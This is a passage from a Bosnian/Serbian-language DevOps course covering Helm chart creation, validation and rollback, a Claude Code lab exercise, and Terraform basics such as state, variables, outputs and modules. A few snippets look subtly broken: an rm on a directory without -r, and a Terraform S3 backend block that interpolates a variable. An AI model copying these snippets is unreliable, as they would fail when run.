-v $(pwd):/workspace \
-v ~/.kube:/root/.kube \
-w /workspace \
alpine/helm:3.14'
```

Sada `helm` komande rade iz tekuceg direktorijuma.

Korak 1: Generiši polazni chart

```
helm create helloworld
```

Ovo kreira kompletnu strukturu sa primjer templates. Pregledaj sta je kreirano:

```
ls -la helloworld/  
ls -la helloworld/templates/
```

Korak 2: Ocisti suvišno

`helm create` generiše generic app sa puno primjera. Obrisimo ono sto ne trebamo:

```
# Obrisimo sve iz templates osim baznih  
rm helloworld/templates/tests/  
rm helloworld/templates/serviceaccount.yaml  
rm helloworld/templates/hpa.yaml # napravimo vlastiti  
  
# Obrisimo primjer notes fajl  
rm helloworld/templates/NOTES.txt
```

Korak 3: Uredite Chart.yaml

```
apiVersion: v2  
name: helloworld  
description: Nginx hello world app  
type: application  
version: 0.1.0  
appVersion: "1.0.0"
```

Korak 4: Zamijeni values.yaml

Zamijenite sadržaj `values.yaml` minimalnim default-ima:

```
replicaCount: 1  
  
image:  
  repository: nginx  
  tag: alpine  
  pullPolicy: IfNotPresent  
  
service:  
  type: ClusterIP  
  port: 80  
  
ingress:  
  enabled: false  
  host: hello.local  
  
resources:  
  requests:  
    cpu: 50m  
    memory: 64Mi  
  limits:  
    cpu: 100m  
    memory: 128Mi
```

Korak 5: Kreiraj values/local.yaml

```
mkdir helloworld/values
```

Sadržaj helloworld/values/local.yaml:

```
ingress:
  enabled: true
  host: hello.local
  annotations:
    kubernetes.io/ingress.class: nginx

image:
  pullPolicy: Never
```

Korak 6: Provjeri generisani YAML bez deployvanja

```
helm template helloworld-local ./helloworld -f helloworld/values/local.yaml
```

Ovo ispisuje kompletan Kubernetes YAML koji bi bio primijenjen. Provjeri da su vrijednosti ispravne.

Ako hoces vidjeti samo jedan template:

```
helm template helloworld-local ./helloworld \
  -f helloworld/values/local.yaml \
  -s templates/deployment.yaml
```

Korak 7: Dry-run provjera

```
helm install helloworld-local ./helloworld \
  -f helloworld/values/local.yaml \
  --namespace helloworld-local \
  --create-namespace \
  --dry-run
```

`--dry-run` komunicira sa Kubernetes API-jem i validira YAML, ali ne kreira resurse. Bolje od `helm template` za provjeru API kompatibilnosti.

Korak 8: Deploy na kind cluster

Ucitaj image u kind ako koristis lokalni build (ne nginx:alpine):

```
kind load docker-image nginx:alpine
```

Deploy:

```
helm upgrade --install helloworld-local ./helloworld \
  -f helloworld/values/local.yaml \
  --namespace helloworld-local \
  --create-namespace \
  --wait
```

Korak 9: Verifikacija

Provjeri Helm release:

```
helm list -n helloworld-local
helm status helloworld-local -n helloworld-local
```

Provjeri Kubernetes resurse:

```
kubectl get all -n helloworld-local
kubectl get ingress -n helloworld-local
```

Provjeri da pod radi:

```
kubectl port-forward -n helloworld-local svc/helloworld-local-helloworld 8080:80
# U drugom terminalu:
curl http://localhost:8080
```

Korak 10: Kreiraj values za dev, staging, prod

helloworld/values/dev.yaml:

```
replicaCount: 1
ingress:
  enabled: true
  host: hello.dev.firma.com
```

helloworld/values/staging.yaml:

```
replicaCount: 2
ingress:
  enabled: true
  host: hello.staging.firma.com
resources:
  limits:
    cpu: 300m
    memory: 256Mi
```

helloworld/values/prod.yaml:

```
replicaCount: 3
image:
  tag: v1.0.0
  pullPolicy: Always
ingress:
  enabled: true
  host: hello.firma.com
  tls: true
resources:
  requests:
    cpu: 100m
    memory: 128Mi
  limits:
    cpu: 500m
    memory: 512Mi
```

Korak 11: Simuliraj upgrade

Promijeni `replicaCount` u `values/local.yaml` na 2 i upgraduj:

```
helm upgrade helloworld-local ./helloworld \
-f helloworld/values/local.yaml \
--namespace helloworld-local
```

Provjeri historiju release-a:

```
helm history helloworld-local -n helloworld-local
```

Rollback na prethodnu verziju:


```
helm rollback helloworld-local 1 -n helloworld-local
```

Korak 12: Cleanup

```
helm uninstall helloworld-local -n helloworld-local  
kubectl delete namespace helloworld-local
```

AI workflow

Imas `Chart.yaml` i `deployment.yaml`. Daj ih Claude-u:

```
Evo mog Helm chart-a:  
[Chart.yaml sadrzaj]  
[deployment.yaml sadrzaj]  
  
Molim te:  
1. Provjeri da li ima gresaka u template sintaksi  
2. Predlozi outputs koji bi bili korisni za CI/CD pipeline  
3. Koji lifecycle hooks bi imali smisla za ovu aplikaciju?
```

Kada dobijes gresku iz `helm template` ili `helm install --dry-run`:

```
Dobio sam ovu gresku iz helm template:  
[greska]  
  
Evo relevantnog template fajla:  
[sadrzaj]  
  
Sta uzrokuje gresku i kako da je ispravim?
```

Makefile — dodaj u ovom poglavlju

Ovo poglavlje uvodi Helm. Dodaj u `Makefile` u korenu projekta:

```
# === OBLAST 04: Helm ===

helm-lint: ## Provjeri Helm chart za greške (CHART=./charts/myapp make helm-lint)
    docker run --rm \
        -v $(PWD):/charts -w /charts \
        alpine/helm:$(HELM_VERSION) lint $(CHART)

helm-template: ## Renderiraj Helm chart template lokalno (CHART=./charts/myapp ENV=dev make helm-template)
    docker run --rm \
        -v $(PWD):/charts -w /charts \
        alpine/helm:$(HELM_VERSION) template $(APP_NAME) $(CHART) -f $(CHART)/values/$(ENV).yaml

helm-install: ## Instaliraj Helm chart na cluster (CHART=./charts/myapp ENV=dev NS=dev make helm-install)
    docker run --rm \
        -v $(PWD):/charts \
        -v ~/.kube:/root/.kube -w /charts \
        alpine/helm:$(HELM_VERSION) install $(APP_NAME) $(CHART) \
        -f $(CHART)/values/$(ENV).yaml -n $(NS) --create-namespace

helm-upgrade: ## Upgradeuj postojeći Helm release (CHART=./charts/myapp ENV=dev NS=dev make helm-upgrade)
    docker run --rm \
        -v $(PWD):/charts \
        -v ~/.kube:/root/.kube -w /charts \
        alpine/helm:$(HELM_VERSION) upgrade $(APP_NAME) $(CHART) \
        -f $(CHART)/values/$(ENV).yaml -n $(NS)

helm-uninstall: ## Ukloni Helm release (NS=dev make helm-uninstall)
    docker run --rm \
        -v ~/.kube:/root/.kube \
        alpine/helm:$(HELM_VERSION) uninstall $(APP_NAME) -n $(NS)

helm-list: ## Prikaži sve instalirane Helm release-ove
    docker run --rm \
        -v ~/.kube:/root/.kube \
        alpine/helm:$(HELM_VERSION) list --all-namespaces
```

Centralni Makefile već sadrži ove targete — ovo je referenca šta si dodao u ovoj oblasti.

Provjeri da targeti rade:

```
CHART=./charts/helloworld make helm-lint
CHART=./charts/helloworld ENV=dev make helm-template
make helm-list
make help | grep helm
```

Source: 04-helm/07-vezba-priprema-ai-okvira-i-sync.md

07 — Vežba: priprema AI-okvira i sync (Helm)

Pripremaš AI-okvir za Helm chart-ove, pa validiraš `helloworld` chart iz ove oblasti kroz `helm lint` i template rendering po okruženjima.

1. Diskusija

Pre nego počneš, razjasni sa AI-om:

Šta tačno radimo: Odlučujemo da li je potreban Helm-specifičan artefakt u okviru (dopuna k8s-manifest-checks ili zaseban rule za chart templates), pa `helloworld` chart provodimo kroz `helm lint` i `helm template` i verifikujemo da se renderuje ispravno za dev i prod okruženja.

Pretpostavke za potvrdu: - Postoji `helloworld/` Helm chart sa `values/dev.yaml` i `values/prod.yaml` (iz prethodnih labova oblasti 04) - `helm` CLI je instalisan - Postoji `CLAUDE.md` u korenu radnog repoa sa `## Project-A workflow` sekcijom

Van opsega: - Ne deployujemo na produkciju — samo lokalna validacija - Ne menjamo K8s manifeste direktno — sve ide kroz Helm template

Prompt za diskusiju:

```
Radim Helm oblast u project-A. Imam helloworld chart sa values/dev.yaml i values/prod.yaml. Kontekst je u CLAUDE.md (sekcija ## Project-A workflow i ## Kubernetes manifest checklist). Da li da proširim k8s-manifest-checks sekciju na Helm templates, ili da dodam zaseban .claude/rules/ fajl? Predloži kao kandidat sa evidencijom i confidence, bez automatskog kreiranja.
```

2. Plan

Aktiviraj plan mode: u Claude Code terminalu kucaj `/plan` pre bilo koje izmene.

Cilj: `helloworld` chart prolazi `helm lint` i `helm template` renderuje validne manifeste za dev i prod, bez hardkodovanih vrednosti u template-ima.

Fajlovi koji se diraju: - `helloworld/templates/*.yaml` - `helloworld/values/dev.yaml` - `helloworld/values/prod.yaml` - `helloworld/_helpers.tpl` - `CLAUDE.md` ili `.claude/rules/helm-chart-checks.md` (ako je odluka „dodaj”)

Fajlovi koji se NE diraju: - `k8s/` direktni manifesti — obrađeni u oblasti 03 - Aplikacijski kod

AI okvir za ovu oblast:

Dodaj sekciju `## Helm chart checklist` u `CLAUDE.md`, ili napravi `.claude/rules/helm-chart-checks.md`

Sadržaj pravila:

- Vrednosti dolaze iz `values/<env>.yaml` — ne hardkodovane u template.
- Svaki resurs koristi `{{ include "...labels" . }}` iz `_helpers.tpl`.
- `resources` i `probe` parametrizovani po okruženju (različite vrednosti u dev vs prod).

Anti-sprawl: Helm se ponavlja kroz module 04, 13 i 22 — minimalan dodatak je opravdan. Ako `k8s-manifest-checks` već pokriva potrebu, dopuni ga umesto kreiranja novog fajla.

Acceptance criteria: - `[]` Odluka o artefaktu doneta i zapisana u `.claude/memory/decisions.md` ili `CLAUDE.md` - `[]` `helm lint helloworld -f helloworld/values/dev.yaml` — nula grešaka - `[]` `helm template helloworld -f helloworld/values/prod.yaml` — renderuje bez grešaka - `[]` `helm template ... | grep "image:"` prikazuje pinovan tag (ne `:latest`) - `[]` `grep -r "hardcoded\\|localhost\\|password" helloworld/templates/` — nema plaintext vrednosti - `[]` Sync zapisan u `.claude/memory/decisions.md` ili `CLAUDE.md ## Decision log`

AI pregled plana:

- Evo plana pre egzekucije:
- Donosim odluku o Helm artefaktu (dopuna ili novi rule)
 - Pokrećem `helm lint` za dev okruženje
 - Pokrećem `helm template` za prod okruženje
 - Proveravam `image` tag i odsustvo hardkodovanih vrednosti

Da li su acceptance criteria merljivi i testabilni?
Šta fali ili je nejasno pre nego počnem?

3. Egzekucija

U Claude Code terminalu izvršavaš komande direktno — Claude ima pristup shellu.

Lint chart-a za dev okruženje:

```
helm lint helloworld -f helloworld/values/dev.yaml
```

Template rendering za prod okruženje (bez deploymenta):

```
helm template helloworld -f helloworld/values/prod.yaml
```

Template rendering i server-side dry-run zajedno:

```
helm template helloworld -f helloworld/values/prod.yaml | kubectl apply --dry-run=server -f -
```

Provjeri da je image tag pinovan u rendered output-u:

```
helm template helloworld -f helloworld/values/dev.yaml | grep "image:"
```

Ako lint prijavi grešku:

```
helm lint prijavljuje:  
[greška]  
Evo template-a i values:  
[sadržaj]  
Koja vrednost nedostaje i kako da je parametrizujem po okruženju?
```

4. AI validacija

Evo acceptance criteria iz plana:

- helm lint bez grešaka za dev okruženje
- helm template za prod renderuje bez grešaka
- image tag je pinovan (ne :latest)
- nema hardkodovanih vrednosti u templates

Evo outputa:

[ovde lepiš helm lint output, helm template output, grep image output]

Za svaki acceptance kriterijum: da ✓ ili ne ✗.

Ako ne – šta tačno fali?

5. UAT — ručna validacija

#	Akcija	Očekivani rezultat
1	Pokreni <code>helm lint helloworld -f helloworld/values/dev.yaml</code>	Shell ispisuje <code>1 chart(s) linted, 0 chart(s) failed</code>
2	Pokreni <code>helm template helloworld -f helloworld/values/prod.yaml \\\ grep "image:"</code>	Izlaz prikazuje image sa pinovanim tagom (npr. <code>nginx:1.25.3-alpine</code>), ne <code>:latest</code>
3	Pokreni <code>helm template helloworld -f helloworld/values/prod.yaml \\\ kubectl apply --dry-run=server -f -</code>	Shell ispisuje <code>configured</code> ili <code>created</code> za svaki resurs, bez <code>Error</code> linije
4	Otvori <code>helloworld/templates/deployment.yaml</code> i pretraži sadržaj	Nema hardkodovanih IP adresa, lozinki niti environment-specifičnih vrednosti — sve referencira <code>{{ .Values.* }}</code>

Sync — zatvori petlju:

Zapiši u `.claude/memory/decisions.md` ili u `CLAUDE.md` sekciju `## Decision log`

```
## [datum] — Helm sync (oblast 04)  
- Urađeno: helm-chart-checks rule dodat / ili: k8s-manifest-checks dopunjen za Helm  
- Naučeno: helm lint + helm template kao Helm validacija; values po okruženju kao obavezan obrazac  
- Šta bi promenio:
```

Phase — 05-terraform-fundamenti

Directory: 05-terraform-fundamenti/

Source: 05-terraform-fundamenti/01-iac-i-terraform-koncepti.md

01 — IaC i Terraform koncepti

Infrastruktura kao kod — zašto

Zamisli situaciju: imaš AWS EKS cluster koji si kliknuo kroz konzolu. Radi savršeno. Tri mjeseca kasnije trebas identičan cluster za staging. Sjećaš li se svakog kliknutog podešavanja? Node group instance type? Subnet CIDR? Security group rules? IAM politike?

IaC (Infrastructure as Code) rješava ovaj problem: sva konfiguracija je u fajlovima. Git repozitorijum čuva sve promjene, ko ih je napravio i zašto (commit poruke). Novi cluster kreiras pokretanjem jedne komande. Nema klikanja.

Tri ključne prednosti:

Reproduktivnost — isti kod uvijek kreira isti rezultat. Dev i prod okruženja su identična osim eksplicitnih razlika u varijabilima.

Version control — svaka promjena infrastrukture prolazi kroz Git. Audit trail za compliance. Mogućnost rollback-a.

Automatizacija — CI/CD pipeline može kreirati i uništavati okruženja bez ljudske intervencije. Review env za svaki MR? Automatski.

Terraform vs alternativa

Terraform (HashiCorp) — HCL jezik, provider ekosistem za svaki cloud/servis, state management, plan/apply workflow.

Ansible — fokus na konfiguraciju servera (software, files, services). Proceduralni pristup, ne deklarativan. Bolje za upravljanje OS-om nego cloud resursima. Često se koristi zajedno sa Terraform: Terraform kreira VM, Ansible konfiguriše OS.

Pulumi — programski jezici (Python, TypeScript, Go) umjesto HCL. Moćniji za složenu logiku, ali teži za čitanje. Tim mora znati programski jezik.

AWS CDK — AWS-specific. TypeScript/Python. Samo za AWS.

Zašto Terraform za project-A: - Multi-cloud podrška (AWS danas, možda GCP sutra) - Veliki ekosistem gotovih modula (terraform-aws-modules) - Plan output — vidis šta će se promijeniti prije primjene - Standardni alat koji zna većina DevOps inženjera - OpenTofu je open-source fork ako HashiCorp licenca postane problem

HCL — HashiCorp Configuration Language

HCL je deklarativan jezik. Opisuješ šta hoces, ne kako da to postignes.

```
resource "aws_s3_bucket" "app_assets" {
  bucket = "firma-helloworld-assets"

  tags = {
    Environment = "prod"
    Project      = "helloworld"
  }
}
```

Ovo kaže: "Zelim S3 bucket sa ovim imenom i tagovima." Terraform je odgovoran za to kako će taj bucket nastati.

Human-readable: čovjek može pročitati i razumjeti infrastrukturu bez poznavanja AWS API-ja.

Desired state vs current state

Terraform drži dva stanja:

Desired state — ono što piše u `.tf` fajlovima. Šta hoćeš da postoji.

Current state — ono što je zapisano u `.tfstate` fajlu. Šta Terraform misli da postoji.

Kada pokreneš `terraform plan`, Terraform: 1. Učita desired state iz `.tf` fajlova 2. Učita current state iz `.tfstate` 3. Povučje actual state sa cloud API-ja 4. Poredi sve tri verzije 5. Ispíše šta treba kreirati, mijenjati ili uništiti

Ako neko ručno promijeni resurs u AWS konzoli mimo Terraform-a, `terraform plan` će to detektovati i predložiti vraćanje na desired state. Ovo je **drift detection** — detekcija odstupanja od željenog stanja.

Terraform CREATE i DESTROY

Terraform nije samo za kreiranje infrastrukture. Destroy je jednako važan.

Za project-A, postoje scenariji gdje infrastruktura živi kratko: - Review env za MR: kreira se kad se MR otvori, uništava kad se zatvori - Dev cluster: može se uništiti svake noći da uštedi novac

```
# Kreira sve resurse u state-u
terraform apply

# Uništava sve resurse u state-u, u obrnutom redosledu
terraform destroy
```

Destroy je siguran jer Terraform zna redosled — ne možeš uništiti VPC dok u njemu postoje resursi. Terraform planira ispravan redosled brisanja.

Veza sa project-A

Kompletna AWS infrastruktura živi u kodu:

```
terraform/
├── modules/
│   ├── vpc/           ← VPC, subnets, routing
│   ├── eks/           ← EKS cluster i node groups
│   └── iam/           ← IAM roles i policies
└── envs/
    ├── dev/           ← dev.tfvars + main.tf koji poziva module
    ├── staging/
    ├── prod/
    └── dynamic/       ← za review envs (MR-specifični)
```

Komanda za kreiranje dev okruženja:

```
cd terraform/envs/dev
terraform init
terraform apply -var-file=dev.tfvars
```

Komanda za uništavanje review env-a kad se MR zatvori:

```
cd terraform/envs/dynamic
terraform destroy -var="env_name=mr-123" -var-file=base.tfvars
```

02 — Providers, resources i state

Provider

Provider je plugin koji zna kako da komunicira sa određenim API-jem. Terraform core ne zna ništa o AWS-u — to zna AWS provider.

```
terraform {
  required_providers {
    aws = {
      source  = "hashicorp/aws"
      version = "~> 5.0"
    }
    kubernetes = {
      source  = "hashicorp/kubernetes"
      version = "~> 2.25"
    }
  }
}

provider "aws" {
  region = var.aws_region

  default_tags {
    tags = {
      Project      = "helloworld"
      ManagedBy    = "terraform"
      Environment  = var.environment
    }
  }
}
```

`version = "~> 5.0"` znaci "5.x ali ne 6.x". Pinovanje verzije je važno — nova major verzija providera može imati **breaking changes**.

`terraform init` skida provider plugin-ove u `.terraform/` direktorijum. Ne stavlja se u git (`.gitignore`).

Resource

Resource je pojedinačna infrastrukturna komponenta kojom Terraform upravlja.

```
resource "aws_vpc" "main" {
  cidr_block      = var.vpc_cidr
  enable_dns_hostnames = true
  enable_dns_support = true

  tags = {
    Name = "${var.environment}-vpc"
  }
}
```

Sintaksa: `resource "TIP_RESURSA" "LOKALNO_IME" { ... }`

`"aws_vpc"` — tip resursa koji provider definiše `"main"` — lokalno ime unutar Terraform koda za referenciranje

Referenciranje u drugom resource-u:

```
resource "aws_subnet" "public" {
  vpc_id      = aws_vpc.main.id # referenca na vpc resource
  cidr_block = "10.0.1.0/24"
}
```

Ova referenca automatski kreira **implicit dependency** — Terraform zna da mora kreirati VPC prije subnet-a.

Data source

Data source čita informacije o postojećim resursima, ali ih ne kreira i ne upravlja njima.

```
# Pronađi najnoviji Amazon Linux 2 AMI
data "aws_ami" "amazon_linux" {
  most_recent = true
  owners      = ["amazon"]

  filter {
    name   = "name"
    values = ["amzn2-ami-hvm-*-x86_64-gp2"]
  }
}

# Koristi u resource-u
resource "aws_instance" "app" {
  ami = data.aws_ami.amazon_linux.id
  ...
}
```

Korisno za: AMI ID-eve, dostupne AZ-ove, postojeće VPC-ove.

State fajl — srce Terraform-a

`.tfstate` je JSON fajl koji mapira Terraform resurse na stvarne cloud resurse.

Primjer state zapisa za S3 bucket:

```
{
  "type": "aws_s3_bucket",
  "name": "app_assets",
  "instances": [{
    "attributes": {
      "id": "firma-helloworld-assets",
      "arn": "arn:aws:s3:::firma-helloworld-assets",
      "bucket": "firma-helloworld-assets",
      "region": "eu-central-1"
    }
  }]
}
```

Bez state fajla, Terraform ne zna šta postoji u cloudu. Ako obrišeš state, Terraform misli da ništa nije kreirano. Posledica: `terraform apply` bi pokušao da kreira sve iznova — greškom ili duplikatom.

NIKAD ne staviti `.tfstate` u Git: - Sadrži tajne u plaintext-u (database passwords, API keys) - Merge konflikti u state fajlu su opasni - Svi koji imaju pristup repozitorijumu vide sve tajne

Remote state — jedino prihvatljivo za tim

Za bilo koji tim (čak i tim od jedne osobe koji koristi CI/CD), state mora biti remote.

```
terraform {
  backend "s3" {
    bucket = "firma-terraform-state"
    key    = "helloworld/dev/terraform.tfstate"
    region = "eu-central-1"
    encrypt = true
    dynamodb_table = "terraform-state-lock"
  }
}
```


S3 čuva state fajl. DynamoDB tabla pruža **state locking** — sprječava da dva `terraform apply` rade paralelno i korumpiraju state.

Kada neko pokrece `terraform apply`, DynamoDB zapiše lock. Drugi pokušaj vidi lock i čeka ili failuje sa greškom. Unlock se desi automatski po završetku.

Cětiri osnovne komande

```
terraform init
```

Inicijalizuj radni direktorijum. Skida provider plugin-ove. Konfigurira backend. Pokreni nakon svake promjene u `required_providers` ili `backend` bloku.

```
terraform plan
```

Prikaži šta ce se promijeniti. Nikad ne mijenja stvarne resurse. Uvijek pokreni prije `apply`. U CI/CD: output plana objavi u MR komentaru.

```
terraform apply
```

Primijeni promjene. Prikaže plan, traži potvrdu, pa kreira/mijenja/briše resurse. Za CI/CD bez interakcije: `terraform apply -auto-approve`.

```
terraform destroy
```

Uništi sve resurse u state-u. Traži potvrdu. Za CI/CD: `terraform destroy -auto-approve`.

Minimalan AWS provider config za project-A

```
# versions.tf
terraform {
  required_version = ">= 1.6"

  required_providers {
    aws = {
      source  = "hashicorp/aws"
      version = "~> 5.0"
    }
  }

  backend "s3" {
    bucket      = "firma-terraform-state"
    key         = "helloworld/${var.environment}/terraform.tfstate"
    region      = "eu-central-1"
    encrypt     = true
    dynamodb_table = "terraform-state-lock"
  }
}

# provider.tf
provider "aws" {
  region = var.aws_region

  default_tags {
    tags = {
      Project      = "helloworld"
      ManagedBy    = "terraform"
      Environment  = var.environment
    }
  }
}
```

`default_tags` na provider nivou — svi AWS resursi automatski dobijaju ove tagove. Ne moraš ih ponavljati na svakom resursu. Korisno za cost allocation i audit.

Source: `05-terraform-fundamenti/03-variables-outputs-locals.md`

03 — Variables, outputs i locals

Variables — input parametri

Variables su ulazni parametri Terraform modula ili konfiguracije. Omogućavaju isti kod za različita okruženja promjenom vrijednosti.

```
# variables.tf

variable "environment" {
  description = "Okruženje: dev, staging, prod"
  type        = string

  validation {
    condition     = contains(["dev", "staging", "prod"], var.environment)
    error_message = "Okruženje mora biti dev, staging ili prod."
  }
}

variable "aws_region" {
  description = "AWS region za deployment"
  type        = string
  default     = "eu-central-1"
}

variable "cluster_node_count" {
  description = "Broj worker nodova u EKS clusteru"
  type        = number
  default     = 2
}

variable "cluster_node_instance_type" {
  description = "EC2 instance tip za EKS worker nodove"
  type        = string
  default     = "t3.medium"
}

variable "tags" {
  description = "Dodatni tagovi za sve resurse"
  type        = map(string)
  default     = {}
}
```

Validacija je opcionalna ali korisna — bolje uhvatiti gresku u `plan` fazi nego kreiranjem pogrešnih resursa.

terraform.tfvars i .auto.tfvars

Postoje tri načina za proslijeđivanje vrijednosti varijabli:

Komandna linija:

```
terraform apply -var="environment=dev" -var="cluster_node_count=2"
```

`-var-file` **fajl:**

```
terraform apply -var-file=dev.tfvars
```

`.auto.tfvars` — automatski učitani bez navođenja:

```
# dev.auto.tfvars — učitava se automatski u dev/ direktorijumu
environment      = "dev"
cluster_node_count = 2
cluster_node_instance_type = "t3.medium"
```

Razlika između `.tfvars` i `.auto.tfvars`: - `.tfvars`: mora se eksplicitno navesti sa `-var-file` - `.auto.tfvars`: Terraform ga automatski učitava ako postoji u radnom direktorijumu

Za project-A koristimo eksplicitni `-var-file` u CI/CD jer je preglednije koji fajl se koristi:

```
terraform apply -var-file=../../envs/dev/dev.tfvars
```

Outputs — vrijednosti koje Terraform vraća

Outputs su podaci koje Terraform eksportuje nakon `apply`. Koriste se za: - Dobijanje informacija o kreiranim resursima (EKS endpoint, ECR URL) - Prosljeđivanje vrijednosti između modula - CI/CD pipeline koji treba URL ili ARN resursa

```
# outputs.tf

output "eks_cluster_endpoint" {
  description = "API endpoint za EKS cluster"
  value       = aws_eks_cluster.main.endpoint
}

output "eks_cluster_name" {
  description = "Ime EKS clustera za kubectl config"
  value       = aws_eks_cluster.main.name
}

output "ecr_repository_url" {
  description = "URL ECR repozitorijuma za Docker push"
  value       = aws_ecr_repository.app.repository_url
}

output "vpc_id" {
  description = "ID kreiranog VPC-a"
  value       = aws_vpc.main.id
}
```

Pristup output vrijednostima:

```
terraform output eks_cluster_endpoint
terraform output -json # svi outputs u JSON formatu
```

U CI/CD pipelineu:

```
EKS_ENDPOINT=$(terraform output -raw eks_cluster_endpoint)
aws eks update-kubeconfig --name $(terraform output -raw eks_cluster_name)
```

Sensitivity za secrets

```
variable "db_password" {
  description = "Database lozinka"
  type        = string
  sensitive    = true    # Terraform neće ispisati ovu vrijednost u logovima
}

output "db_connection_string" {
  value      = "postgresql://app:${var.db_password}@${aws_db_instance.main.address}/app"
  sensitive  = true    # Output se neće ispisati u terminalu
}
```

`sensitive = true` ne enkriptuje vrijednost u state fajlu — to radi S3 enkripcija. Samo sprječava slučajno logovanje u terminalu ili CI outputu.

Locals — computed vrijednosti unutar modula

Locals su privremene vrijednosti koje se računaju unutar modula. Ne mogu se proslijediti izvana (nije input), ne eksportuju se (nije output).

```
# locals.tf

locals {
  # Kompozitno ime za resurse
  name_prefix = "${var.environment}-helloworld"

  # Uvjetno određivanje velicine clustera
  node_count = var.environment == "prod" ? 3 : var.cluster_node_count

  # Zajednicki tagovi za sve resurse u ovom modulu
  common_tags = merge(var.tags, {
    Environment = var.environment
    Module      = "eks"
  })

  # Izracunati CIDR blokovi
  private_subnet_cidrs = [
    cidrsubnet(var.vpc_cidr, 8, 1),
    cidrsubnet(var.vpc_cidr, 8, 2),
    cidrsubnet(var.vpc_cidr, 8, 3),
  ]
}
```

Koristenje locals-a u resource-ima:

```
resource "aws_eks_cluster" "main" {
  name = local.name_prefix

  tags = local.common_tags
}
```

Zašto locals: izbjegavaju ponavljanje iste logike na više mjesta. Ako trebas promijeniti naming konvenciju, mjenas na jednom mjestu.

Praktičan primjer — variables za EKS cluster

```
# dev.tfvars
environment      = "dev"
aws_region       = "eu-central-1"
cluster_node_count = 2
cluster_node_instance_type = "t3.medium"
vpc_cidr         = "10.10.0.0/16"

# staging.tfvars
environment      = "staging"
aws_region       = "eu-central-1"
cluster_node_count = 3
cluster_node_instance_type = "t3.large"
vpc_cidr         = "10.20.0.0/16"

# prod.tfvars
environment      = "prod"
aws_region       = "eu-central-1"
cluster_node_count = 5
cluster_node_instance_type = "t3.xlarge"
vpc_cidr         = "10.30.0.0/16"
```

Svaki env ima vlastiti VPC CIDR — ne mogu se preklapati ako su u istom AWS accountu i trebaju VPC peering ili Transit Gateway.

AI workflow

Imas resource blok i trebas outputs:

Evo mog Terraform koda koji kreira EKS cluster:

[resource blokovi]

Koja outputs bi imala smisla za ovaj modul?
Šta CI/CD pipeline tipično treba od EKS resursa?
Predloži i sensitive markere gdje su potrebni.

Kada je variable bez validacije i nisi siguran koji tip bi bio ispravan:

Imam varijablu za cluster_node_instance_type.
Koji AWS EC2 instance tipovi su razumni za EKS worker nodove?
Kako da dodam validaciju koja sprječava očigledne greske?

Source: 05-terraform-fundamenti/04-modules-i-reusability.md

04 — Modules i reusability

Module = reusable Terraform blok

Modul je direktorijum sa `.tf` fajlovima koji prima inputs (variables), kreira resurse i vraća outputs. Kao funkcija u programiranju.

Bez modula, svako okruženje bi imalo copy-paste isti kod za VPC, EKS, IAM. Promjena security group rule-a značila bi editovanje na 3 mjesta.

Sa modulima: - VPC logika živi na jednom mjestu - Dev, staging, prod je pozivaju sa različitim parametrima - Promjena se radi jedanput

Root module vs child module

Root module — direktorijum odakle pokrećes `terraform apply`. Svaki `envs/dev/`, `envs/staging/`, `envs/prod/` je root modul.

Child module — modul koji root poziva. Živi u `modules/` direktorijumu. Root mu proslijeđuje inputs, dobija outputs.

Struktura projekta sa modulima

```
terraform/
├── modules/
│   ├── vpc/
│   │   ├── main.tf          ← VPC, subnets, NAT gateway, routing
│   │   ├── variables.tf     ← input parametri
│   │   └── outputs.tf       ← vpc_id, subnet_ids
│   ├── eks/
│   │   ├── main.tf          ← EKS cluster, node groups, OIDC provider
│   │   ├── variables.tf     ← cluster_name, node_count, vpc_id...
│   │   └── outputs.tf       ← cluster_endpoint, cluster_name, oidc_arn
│   └── iam/
│       ├── main.tf          ← IAM roles za EKS, IRSA, node groups
│       ├── variables.tf
│       └── outputs.tf       ← role ARN-ovi
└── envs/
    ├── dev/
    │   ├── main.tf          ← poziva module
    │   ├── variables.tf
    │   ├── outputs.tf
    │   └── dev.tfvars
    ├── staging/
    │   ├── main.tf
    │   ├── variables.tf
    │   ├── outputs.tf
    │   └── staging.tfvars
    ├── prod/
    └── dynamic/              ← za review environments
```

Module inputs i outputs

Primjer VPC modula:

```
# modules/vpc/variables.tf
variable "environment" {
  type = string
}

variable "vpc_cidr" {
  type    = string
  default = "10.0.0.0/16"
}

variable "availability_zones" {
  type = list(string)
}
```

```
# modules/vpc/outputs.tf
output "vpc_id" {
  value = aws_vpc.main.id
}

output "private_subnet_ids" {
  value = aws_subnet.private[*].id
}

output "public_subnet_ids" {
  value = aws_subnet.public[*].id
}
```

Root modul poziva vpc modul:

```
# envs/dev/main.tf

module "vpc" {
  source = "../../modules/vpc"

  environment      = var.environment
  vpc_cidr          = var.vpc_cidr
  availability_zones = ["eu-central-1a", "eu-central-1b", "eu-central-1c"]
}

module "eks" {
  source = "../../modules/eks"

  cluster_name      = "${var.environment}-helloworld"
  vpc_id             = module.vpc.vpc_id           # output VPC modula
  subnet_ids        = module.vpc.private_subnet_ids # output VPC modula
  node_count         = var.cluster_node_count
  instance_type      = var.cluster_node_instance_type

  depends_on = [module.vpc] # explicit dependency ako Terraform ne može sam zaključiti
}

module "iam" {
  source = "../../modules/iam"

  environment      = var.environment
  eks_cluster_name = module.eks.cluster_name
  oidc_provider_arn = module.eks.oidc_provider_arn
}
```

`module.vpc.vpc_id` — pristup output-u child modula. Format: `module.IME_MODULA.OUTPUT_NAME`

Versioning modula

Za interne module koji žive u istom repozitorijumu, koristis relativne putanje.

Za module iz Git repozitorijuma:

```
module "vpc" {
  source = "git::https://gitlab.com/firma/terraform-modules.git//vpc?ref=v2.3.0"
  ...
}
```

`?ref=v2.3.0` — pinuje na tag. Bez pina, uvijek bi se vukla main grana i promjena u modulu bi mogla razbiti tvoj deployment bez tvog znanja.

Za javne module iz Terraform Registry:

```
module "eks" {
  source = "terraform-aws-modules/eks/aws"
  version = "~> 20.0" # 20.x, ne 21.x
  ...
}
```

Praktičan primjer — VPC modul sa inputs za CIDR i env name

```
# modules/vpc/main.tf

locals {
  name = "${var.environment}-helloworld"
  azs  = var.availability_zones

  private_cidrs = [for i, az in local.azs : cidrsubnet(var.vpc_cidr, 4, i)]
  public_cidrs  = [for i, az in local.azs : cidrsubnet(var.vpc_cidr, 4, i + length(local.azs))]
}

resource "aws_vpc" "main" {
  cidr_block           = var.vpc_cidr
  enable_dns_hostnames = true
  enable_dns_support   = true

  tags = { Name = "${local.name}-vpc" }
}

resource "aws_subnet" "private" {
  count                = length(local.azs)
  vpc_id              = aws_vpc.main.id
  cidr_block          = local.private_cidrs[count.index]
